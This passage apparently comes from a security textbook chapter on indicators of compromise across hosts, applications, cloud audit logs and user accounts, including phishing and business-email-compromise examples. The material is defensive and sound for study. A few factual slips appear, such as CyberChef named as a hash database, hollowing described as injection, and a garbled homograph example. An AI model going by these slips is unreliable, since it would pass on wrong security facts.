
Figure 5.7: A document spawning a scripting tool and making an external connection creates a sequence to investigate.
Text description for Figure 5.7
This fictional sequence combines a parent-child process relationship, command-line context, and a network connection. PowerShell is legitimate software that can be abused. The sequence supports investigation of the document, arguments, destination, and business context rather than an automatic conclusion from the program name.
File System Indicators
File systems preserve detailed metadata and artifacts from user and system activity.
Unexpected files in system directories are immediately suspicious. A .exe or .dll file in C:\Windows\Temp that was not placed by the operating system suggests dropped malware. Similarly, scripts (batch files, PowerShell scripts) in system directories are unusual.
MACB timestamps (Modified, Accessed, Created, Birth/Change time) are preserved in file system metadata. Malware often has inconsistent timestamps:
- A file created 10 years ago but modified today suggests the attacker forged the creation time to evade detection.
- Files with identical timestamps across many files suggest they were all dropped at the same time (a sign of malware deployment).
- A recently-created file in a directory that hasn't been accessed in years is suspicious.
Alternate Data Streams (ADS) are a Windows NTFS feature that allows multiple data streams to be associated with a single file. A file can have visible content visible in Explorer while carrying hidden data in an alternate stream. For example, malware.exe:hidden.dat stores hidden.dat as a stream attached to malware.exe. Attackers use ADS to hide payloads. Detection tools can enumerate all streams in a file with the dir /R command or forensic tools.
Deleted files in Recycle Bin or unallocated space may be recovered during incident response. Forensic analysis can reveal deleted malware, deleted scripts, or deleted evidence that an attacker attempted to remove.

Figure 5.8: An NTFS file can contain a default data stream and additional named streams.
Text description for Figure 5.8
NTFS, the Windows file system shown here, supports multiple data streams associated with one file. The default stream holds the usual file contents. The example named stream notes can be addressed as report.txt:notes. Additional streams have legitimate uses and can also hold concealed data. Their presence alone does not establish malicious intent.
Malware Indicators: Hashes, Signatures, and Behavioral Patterns
Malware hash matching is the simplest and highest-confidence indicator. Every file has an MD5, SHA-1, or SHA-256 hash. If a file's hash matches a known malware sample in a threat intelligence database (VirusTotal, CyberChef, etc.), the file is malware. This assumes the hash database is reliable and up-to-date, which requires integration with quality threat intelligence feeds.
YARA rules are pattern-matching signatures for malware. Rather than matching a single hash, a YARA rule can match file structure, strings, or behavioral patterns. For example, a rule might match on the presence of specific registry modifications (persistence), specific imported DLLs, or specific byte patterns found in other samples of the same malware family. YARA rules are less definitive than hash matching but can detect variants of malware that have not been seen before.
Process injection and hollowing are advanced malware techniques. Process injection involves a malware process creating a child process in a suspended state, overwriting its memory with malicious code, and resuming it. To an administrator viewing the process list, it appears that a legitimate system process is running malware. Detection requires memory analysis or monitoring for unusual process creation patterns (svchost.exe creating child processes is abnormal).
Packed and obfuscated executables are files where the code has been compressed or encrypted to evade signature detection and slow reverse engineering. Packed files have high entropy (randomness) when scanned, large import tables, and few readable strings. Unpacking malware requires dynamic analysis or specialized tools. Detection requires behavioral analysis rather than static signatures.
Analyst Perspective
In a real incident, you will rarely find a smoking gun (malware hash match from threat intelligence). More often, you will find behavioral anomalies: unexpected processes, unusual file system artifacts, resource consumption spikes, and network connections to unfamiliar destinations. Your job is to connect these signals and develop a hypothesis testable through investigation.
Host-Based Indicators of Lateral Movement
After establishing a foothold, attackers move across the network. Several host-based indicators reveal lateral movement:
- Unexpected administrative logons: A user account that normally uses a workstation suddenly logging in to servers is suspicious. Service accounts being used for interactive login (humans normally don't use them) is suspicious.
- Scheduled task creation: Attackers use scheduled tasks for persistence and lateral movement execution. Monitoring for newly-created tasks, especially those running with SYSTEM or administrative privileges, is critical.
- Windows Event Log clearing or manipulation: Attackers delete logs to hide their activity. Sudden gaps in Event Log records or suspicious log clearing events indicate tampering.
- Remote process execution: Tools like PsExec, WMI, or Windows Remote Management (WinRM) allow an attacker to execute processes on remote systems. Monitoring for these tools and for unusual remote process execution is essential.
- SMB share access patterns: Unusually high SMB enumeration activity (attempting to access shares that don't exist) or bulk file access (copying many files across the network) suggests lateral movement and preparation for data exfiltration.

Figure 5.9: Related account activity across hosts can reveal a lateral-movement lead.
Text description for Figure 5.9
The sequence represents records that an analyst can correlate across systems. Determine whether the same account and origin participated, whether the timestamps align, and whether the activity matches approved administration. Shared account identity and nearby times support a hypothesis but do not prove one actor or a common cause.
5.3 Application and Cloud-Related Indicators
Application indicators come from application and database logs. Cloud indicators come from cloud provider audit trails and configuration metadata.
Application-Level Indicators
Web applications and APIs are frequent attack targets. Application logs reveal:
- SQL injection attempts: Malformed SQL queries or error messages revealing database structure suggest SQL injection attempts
- XSS payloads: HTML or JavaScript code in input fields, especially if reflected back in responses, indicates cross-site scripting attacks
- Unusual API access patterns: Excessive requests to a single endpoint, requests outside business hours, or requests attempting to access resources the user should not have permission to access
- Web shell uploads: A file upload request followed by HTTP GET requests to the uploaded file from an unexpected location suggests web shell deployment
- Authentication bypass attempts: Multiple failed login attempts with different usernames, requests with tampered authentication tokens, or privilege escalation through application logic

Figure 5.10: An upload followed by requests to the uploaded path can connect application events for investigation.
Text description for Figure 5.10
Correlate the uploading identity, filename or path, timestamps, response status, and later request sources. This pattern can support a web-shell hypothesis, but ordinary document upload and retrieval produces similar events. Examine file content and execution evidence before drawing a conclusion.
Cloud-Related Indicators
Cloud environments generate audit logs tracking:
- Unusual login locations and IP addresses: A user's account logged in from a geographic location inconsistent with their normal work location or from an IP range not associated with the organization
- Privilege escalation: An account suddenly gaining elevated permissions or an account requesting more permissions than typical for its role
- Service principal or managed identity abuse: Compromised credentials for automation accounts can grant access to entire cloud subscriptions. Unusual API calls from service principals, especially outside business hours, are suspicious
- Unusual resource creation: Rapidly creating cloud resources (virtual machines, databases, storage accounts) can indicate an attacker establishing persistence or attempting cryptomining
- Excessive data transfer: Downloading large amounts of data from cloud storage outside normal patterns suggests data exfiltration
- Configuration changes: Disabling logging, modifying firewall rules, or changing IAM policies suggests an attacker widening access for themselves or covering tracks

Figure 5.11: Cloud audit records connect permissions, resource activity, and data movement to identities and times.
Text description for Figure 5.11
The audit trail helps identify who or what changed permissions, created resources, or transferred data, and when each action occurred. Correlate human and automation identities with authorized changes and normal workloads. Each action can be legitimate; unexpected combinations and context determine investigation priority.
5.4 User-Centric Indicators: Identity Compromise and Social Engineering
User-centric indicators focus on account behavior and user interaction patterns.
Identity Compromise Indicators
An attacker who obtains valid user credentials can masquerade as the legitimate user, making detection harder than detecting unsigned malware.
Password spray and brute force attacks attempt many username/password combinations. Detection relies on:
- Multiple failed authentication attempts from a single source IP in a short window
- Multiple failed login attempts against the same account
- Successful login following many failed attempts suggests the attacker succeeded
Credential stuffing uses leaked credentials from other organizations to attempt login. A user's password compromised in a breach at Company A can be tried at Company B. Detection is similar to brute force: sudden login attempts from new geographic locations or IP addresses.
Impossible travel is the most reliable identity compromise indicator. If authentication logs show:
- 2:00 AM: User logs in from New York (IP 203.0.113.5)
- 3:30 AM: User logs in from London (IP 198.51.100.8)
Travel time between New York and London is minimum 7-8 hours, making this impossible. The account is either compromised or the logs are unreliable. This indicator requires correlation between authentication systems, VPN logs, and access logs.
Token abuse occurs when an attacker steals authentication tokens (session cookies, OAuth tokens, API keys) and uses them to access resources. Unlike password theft, token theft is often invisible in authentication logs because the attacker is using a valid token. Detection requires analyzing API calls for behavioral anomalies: unusual endpoints accessed, requests at unusual times, or requests from unusual client applications.

Figure 5.12: Distant sign-in locations close in time require validation of location and session context.
Text description for Figure 5.12
The same account appears in New York at 02:00 UTC and London at 03:30 UTC. These fictional IP-derived locations suggest an implausible journey. A VPN (virtual private network), proxy, geolocation error, or session behavior may explain it. Correlate devices, authentication details, and subsequent activity rather than assuming physical travel or account compromise.
Social Engineering: Phishing, BEC, and Typosquatting
Business email compromise (BEC) is a social engineering attack where an attacker impersonates a trusted person (CEO, executive, finance manager) and requests the victim take an action that benefits the attacker. Examples include:
- "Urgent: Wire $50,000 to vendor ABC for the Q3 project" (legitimate-sounding but directed to an attacker-controlled account)
- "Update your W2 and tax information in this linked portal" (link to a phishing site)
- "Please process this invoice from our contractor" (invoice with attacker's bank details)
BEC indicators in email headers and content include:
- Minor typos in sender addresses: boss@company.com vs. boss@companyy.com (homograph)
- Unusual sending times: The CEO requesting money transfer at 2:00 AM on Sunday
- Urgency and pressure: "Need this immediately, don't tell anyone"
- External recipient: Requests to wire money or send sensitive files to external email addresses
- Unusual chain of custody: A legitimate email forwarded through multiple external accounts before reaching you
Typosquatting and homograph attacks rely on look-alike domain names. An attacker registers companys.com (missing 'e') to fool users who mistype or quickly glance at a domain. Internationalized domain names with Unicode homoglyphs can make evil.com look identical to evi.com to users. Detection requires:
- User awareness: Teaching users to verify sender addresses and domain names
- Email filtering: Flagging emails from domains that are similar (but not identical) to trusted domains
- DMARC, SPF, and DKIM:** Email authentication protocols that verify the sender is who they claim to be
